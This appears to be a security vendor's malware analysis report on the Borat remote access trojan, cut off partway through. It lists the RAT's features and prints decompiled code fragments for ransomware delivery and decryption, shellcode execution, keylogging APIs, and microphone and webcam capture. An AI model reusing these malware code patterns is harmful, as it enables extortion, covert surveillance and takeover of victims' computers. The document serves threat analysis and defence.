
Unknown Title

: 3/31/2022



CYBLE
DEEP DIVE ANALYSIS - BORAT RAT
REMOTE ACCESS TROJAN CAPABLE OF CONDUCTING RANSOMWARE & DDOS ACTIVITIES

Remote Access Trojan Capable of Conducting Ransomware & DDOS Activities

A Remote Access Trojan or RAT is a tool used by Threat Actors (TAs) to gain full access and remote control on a user's system, including mouse and keyboard control, files access, and network resources access.

During our regular OSINT research, Cyble Research Labs came across a new Remote Access Trojan (RAT) named *Borat*. Unlike other RATs, the Borat provides Ransomware, DDOS services, etc., to Threat Actors along with usual RAT features, further expanding the malware capabilities.

The developer named this RAT 'Borat' after a black comedy mockumentary film, and the photo used in the RAT is of actor Sacha Baron Cohen, who played the main role in the film Borat. The features claimed by the Borat RAT author are given in Figures 1 & 2 below.



FEATURES

Remote hVNC

- ✓ Hidden Desktop
- ✓ Hidden Browsers
- ✓ Hidden Chrome
- ✓ Hidden Firefox
- ✓ Hidden Edge
- ✓ Hidden Internet Explorer
- ✓ Hidden Pale Moon
- ✓ Hidden Pale Waterfox
- ✓ Hidden Explorer


Remote Fun

- ✓ Monitor on/off
- ✓ Open/close CD
- ✓ Show/Hide taskbar
- ✓ Show/Hide Start Button
- ✓ Show/Hide Explorer
- ✓ Show/Hide Clock
- ✓ Show/Hide Tray
- ✓ Show/Hide Mouse
- ✓ Enable/Disable TaskMgr
- ✓ Enable/Disable Regedit
- ✓ Disable UAC
- ✓ much more...

Remote System

- ✓ System Information
- ✓ File Manager
- ✓ Start Up Manager
- ✓ Task Manager
- ✓ Remote Shell
- ✓ TCP Connection
- ✓ Reverse Proxy
- ✓ Registry Editor
- ✓ UAC Exploit
- ✓ Disable WD
- ✓ Format All Drivers
- ✓ much more...

Figure 1: List of Features provided by the Borat RAT



Stub Features

- ✓ Change client name
- ✓ Anti kill
- ✓ Disable defender
- ✓ Hide file
- ✓ Hide folder
- ✓ Start up/persistence
- ✓ Change registry name
- ✓ Encrypted connection
- ✓ Change assembly clone
- ✓ Export as ShellCode
- ✓ Enable key logger Offline/Online
- ✓ Much more...

Password Recovery

- ✓ All Chrome based + Edge

RAT + HVNC

HVNC Features, Included all the features

- ✓ HVNC Clone Profile
- ✓ Hidden Desktop
- ✓ Hidden Browsers
- ✓ Support WebGL
- ✓ Remote Download+Execute

Figure 2: Additional Features provided by Borat RAT

The Borat RAT provides a dashboard to Threat Actors (TAs) to perform RAT activities and also has an option to compile the malware binary for performing DDoS and ransomware attacks on the victim’s machine, as shown in Figure 3.





Figure 3: Borat RAT Dashboard

Technical Analysis

In this analysis, we will take a look at Borat RAT and its features in detail. The Borat RAT comes as a package which includes builder binary, supporting modules, server certificate, etc., as shown in Figure 4.




Borat › Borat

Name	Date modified	Type	Size
bin	12-03-2022 11:08	File folder	
BoratRat.exe	12-03-2022 16:13	Application	21,221 KB
BoratRat.exe.config	10-03-2022 15:55	XML Configuratio...	6 KB
ServerCertificate.p12	10-03-2022 16:10	Personal Informati...	2 KB

Figure 4: Borat Package

The figure below shows the supporting modules responsible for executing the RAT features, as shown in Figure 5.




Borat › Borat › bin

Name	Date modified	Type	Size
Audio.dll	12-03-2022 09:46	Application exten...	23 KB
Discord.dll	12-03-2022 09:46	Application exten...	25 KB
Extra.dll	12-03-2022 09:46	Application exten...	31 KB
FileManager.dll	12-03-2022 09:46	Application exten...	32 KB
FileSearcher.dll	12-03-2022 09:46	Application exten...	278 KB
Fun.dll	12-03-2022 09:46	Application exten...	34 KB
Information.dll	12-03-2022 09:46	Application exten...	25 KB
ip2region.db	12-03-2022 09:47	Data Base File	9,140 KB
Keylogger.exe	12-03-2022 09:46	Application	11 KB
Logger.dll	12-03-2022 09:46	Application exten...	26 KB
MessagePackLib.dll	10-03-2022 17:25	Application exten...	16 KB
Miscellaneous.dll	12-03-2022 09:46	Application exten...	83 KB
Netstat.dll	12-03-2022 09:46	Application exten...	25 KB
Options.dll	12-03-2022 09:46	Application exten...	379 KB
ProcessManager.dll	12-03-2022 09:46	Application exten...	25 KB
Ransomware.dll	12-03-2022 09:46	Application exten...	97 KB
Recovery.dll	12-03-2022 09:46	Application exten...	1,292 KB
Regedit.dll	12-03-2022 09:46	Application exten...	280 KB
RemoteCamera.dll	12-03-2022 09:46	Application exten...	107 KB
RemoteDesktop.dll	12-03-2022 09:46	Application exten...	35 KB
ReverseProxy.dll	10-03-2022 17:25	Application exten...	14 KB
SendFile.dll	12-03-2022 09:46	Application exten...	26 KB
SendMemory.dll	12-03-2022 09:46	Application exten...	28 KB

Figure 5: DLLs used to execute Features

Keylogger

The module "*keylogger.exe*" is responsible for monitoring and storing the keystrokes in the victim's machine. The below image shows the keyboard-related APIs used by the RAT for keylogging purposes. The captured keystrokes are saved in a file called "*Sa8XOfH1BudXLog.txt*" for exfiltration.




```
CallNextHookEx(IntPtr, int, IntPtr,
GetActiveWindowTitle() : string @
GetForegroundWindow() : IntPtr @
GetKeyboardLayout(uint) : IntPtr @
GetKeyboardState(byte[]) : bool @
GetKeyState(int) : short @0600000
GetModuleHandle(string) : IntPtr @
GetWindowThreadProcessId(IntPtr
HookCallback(int, IntPtr, IntPtr) : I
KeyboardLayout(uint) : string @06
Main() : void @06000001
MapVirtualKey(uint, uint) : uint @
SetHook(Program.LowLevelKeybo
SetWindowsHookEx(int, Program.
ToUnicodeEx(uint, uint, byte[], Stri
UnhookWindowsHookEx(IntPtr) :
```

Figure 6: Keyboard APIs

Ransomware


Interestingly, the RAT has an option to deliver a ransomware payload to the victim’s machine for encrypting users’ files as well as for demanding a ransom. Like other ransomware, this RAT also has the capability to create a ransom note on the victim’s machine.



```
private void EncryptToolStripMenuItem_Click(object sender, EventArgs e)
{
    try
    {
        string text = Interaction.InputBox("Message", "Message", "All your files have been encrypted. pay us 0.2 BITCOIN. Our address is 1234567890", -1, -1);
        if (!string.IsNullOrEmpty(text))
        {
            if (this.listView1.SelectedItems.Count > 0)
            {
                MsgPack msgPack = new MsgPack();
                msgPack.ForcePathObject("Pac_ket").AsString = "encrypt";
                msgPack.ForcePathObject("Message").AsString = text;
                MsgPack msgPack2 = new MsgPack();
                msgPack2.ForcePathObject("Pac_ket").AsString = "plu_gin";
                msgPack2.ForcePathObject("Dll").AsString = GetHash.GetChecksum("bin\\Ransomware.dll");
                msgPack2.ForcePathObject("Msgpack").SetAsBytes(msgPack.Encode2Bytes());
                Clients[] selectedClients = this.GetSelectedClients();
                for (int i = 0; i < selectedClients.Length; i++)
                {
                    ThreadPool.QueueUserWorkItem(new WaitCallback(selectedClients[i].Send), msgPack2.Encode2Bytes());
                }
            }
        }
    }
    catch (Exception ex)
    {
        MessageBox.Show(ex.Message);
    }
}
```

Figure 7: Code to generate Ransom Note

The RAT has the code to decrypt files in the victim’s machine once the ransom is paid – as shown below.




```
public void Dec()
{
    try
    {
        Registry.SetValue("HKEY_CURRENT_USER\\Software\\" + Connection.Hwid, "Rans-Status", "Decryption in progress...");
        Packet.Log("Decrypting...");
        this.System_Driver(this.Pass);
        this.Fix_Drivers(this.Pass);
        this.OtherDrivers(this.Pass);
        Thread.Sleep(1000);
        Registry.SetValue("HKEY_CURRENT_USER\\Software\\" + Connection.Hwid, "Rans-Status", "Decrypted");
        Packet.Log(Connection.Hwid + "Decrypted");
    }
    catch (Exception)
    {
    }
}
```

Figure 8: Decryption Method

DDOS

This RAT can also disrupt the normal traffic of a targeted server by performing a DDOS attack. The below figure shows the code used by RAT for the DDOS attack.




```
public static void Read(object data)
{
    try
    {
        MsgPack msgPack = new MsgPack();
        msgPack.DecodeFromBytes((byte[])data);
        string asString = msgPack.ForcePathObject("Pac_ket").AsString;
        if (!(asString == "shell"))
        {
            if (!(asString == "shellWriteInput"))
            {
                if (!(asString == "dosAdd"))
                {
                    if (!(asString == "dos"))
                    {
                        if (asString == "Shellcode")
                        {
                            Packet.bin = msgPack.ForcePathObject("Bin").GetAsBytes();
                            new Thread(new ThreadStart(Packet.RunShellcode)).Start();
                        }
                    }
```

Figure 9: Code for DDoS Attack

Audio Recording

Borat RAT can record the audio of a computer. Initially, it checks if a microphone is present in the victim’s machine. If it can find a connected microphone, the RAT records all audio and saves it in a file named *micaudio.wav*.




```
public static void Audio(int second)
{
    try
    {
        if (AudioRecorder.waveInGetNumDevs() == 0)
        {
            Packet.Error("Don't have microphone.");
            MsgPack msgPack = new MsgPack();
            msgPack.ForcePathObject("Pac_ket").AsString = "Audio";
            msgPack.ForcePathObject("Hwid").AsString = Connection.Hwid;
            msgPack.ForcePathObject("Close").AsString = "true";
            Connection.Send(msgPack.Encode2Bytes());
        }
        else
        {
            AudioRecorder audioRecorder = new AudioRecorder();
            audioRecorder.StartAR();
            Thread.Sleep(100);
            DateTime now = DateTime.Now;
            while ((DateTime.Now - now).TotalMilliseconds < (double)(second * 1000))
            {
            }
            audioRecorder.SaveAR();
        }
    }
    catch (Exception ex)
    {
        Packet.Error(ex.Message);
    }
}
```

Figure 10: Code for Mic Recording

Webcam Recording

Borat RAT can capture videos through any webcam present in the victim's machine. First, it identifies if a webcam is present in the victim's machine, and then it starts recording the video if a webcam is available.




```
public static void Read(object data)
{
    try
    {
        MsgPack msgPack = new MsgPack();
        msgPack.DecodeFromBytes((byte[])data);
        if (msgPack.ForcePathObject("Pac_ket").AsString == "webcam")
        {
            string asString = msgPack.ForcePathObject("Command").AsString;
            if (!(asString == "getWebcams"))
            {
                if (!(asString == "capture"))
                {
                    if (asString == "stop")
                    {
                        new Thread(delegate()
                        {
